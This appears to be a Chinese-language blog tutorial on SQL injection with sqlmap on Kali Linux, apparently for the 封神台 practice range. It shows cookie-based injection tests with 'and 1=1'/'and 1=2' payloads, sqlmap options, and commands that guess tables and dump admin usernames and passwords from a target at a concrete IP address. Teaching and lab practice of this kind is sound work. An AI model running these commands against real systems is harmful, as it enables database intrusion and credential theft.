
封神台 kali sqlmap 注入常见问题

原创

普通网友 于 2020-11-25 11:05:30 发布 734 收藏 3

分类专栏： kali 文章标签： 数据库 mysql kali

本文链接：https://blog.csdn.net/weixin_49071539/article/details/110120189



sqlmap使用前，测试网页是否存在可注入漏洞：

1.寻找形如“.asp?id=xx”类的带参数的URL。

2.去掉“id=xx”查看页面显示是否正常，如果不正常，说明参数在数据传递中是直接起作用的。

3.清空浏览器地址栏，输入“javascript:alert(document.cookie=“id=”+escape(“xx”));”，按Enter键后弹出一个对话框，内容是“id=xx”，然后用原来的URL刷新页面，如果显示正常，说明应用是用Request(“id”)这种方式获取数据的。

4.重复上面的步骤，将常规SQL注入中的判断语句带入上面的URL：“javascript:alert(document.cookie=“id=”+escape(“xx and 1=1”));”

“javascript:alert(document.cookie=“id=”+escape(“xx and 1=2”));”。

和常规SQL注入一样，如果分别返回正常和不正常页面，则说明该应用存在注入漏洞，并可以进行cookie注入。

5.使用常规注入语句进行注入即可。

二、sqlmap的安装和升级

直接在https://github.com/sqlmapproject/sqlmap下载

apt-get instal git

git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

sqlmap升级

sqlmap --update 在线
git pull 离线

sqlmap请求

get方法
对于get的请求，比较简单，直接指定目标

-d： 直接连接数据库 （-d “mysql://user:passward@地址:端口/数据库名称”）
-u：指定url （?id=1）
-m：将多个url保存成文件，传给sqlmap （sqlmap -m list.txt）
-r：将http头信息保存到文件，交给sqlmap
-g：google搜索出来的结果 （-g “inurl:”.php?id=1""）"只是将双引号内的"特殊字符进行转义
-p ：只想检查的变量
-f ：指纹
–users：数据库帐号
–banner：数据库信息
–dbs：有哪些数据库
-a：all
get请求应该是大家所熟悉的，sqlmap - u直接加URL，参数就可以了。

sqlmap支持的数据库有：

MySQL,Oracle,PostgreSQL,Microsoft SQL Server,MicrosoftAccess, IBM DB2,SQLite,Firebird,Sybase和SAP MaxDB

例：
先扫描网站后台地址：

qlmap -u http://59.63.200.79:8004/shownews.asp? --cookie “id=171” --common-table --level 2
暴力破解表名

sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie “id=171” -T admin --columns --level 2
找到表admin 暴力破解字段

sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie “id=171” -T admin -C username,password --dump --level 2
找到字段username password 查字段值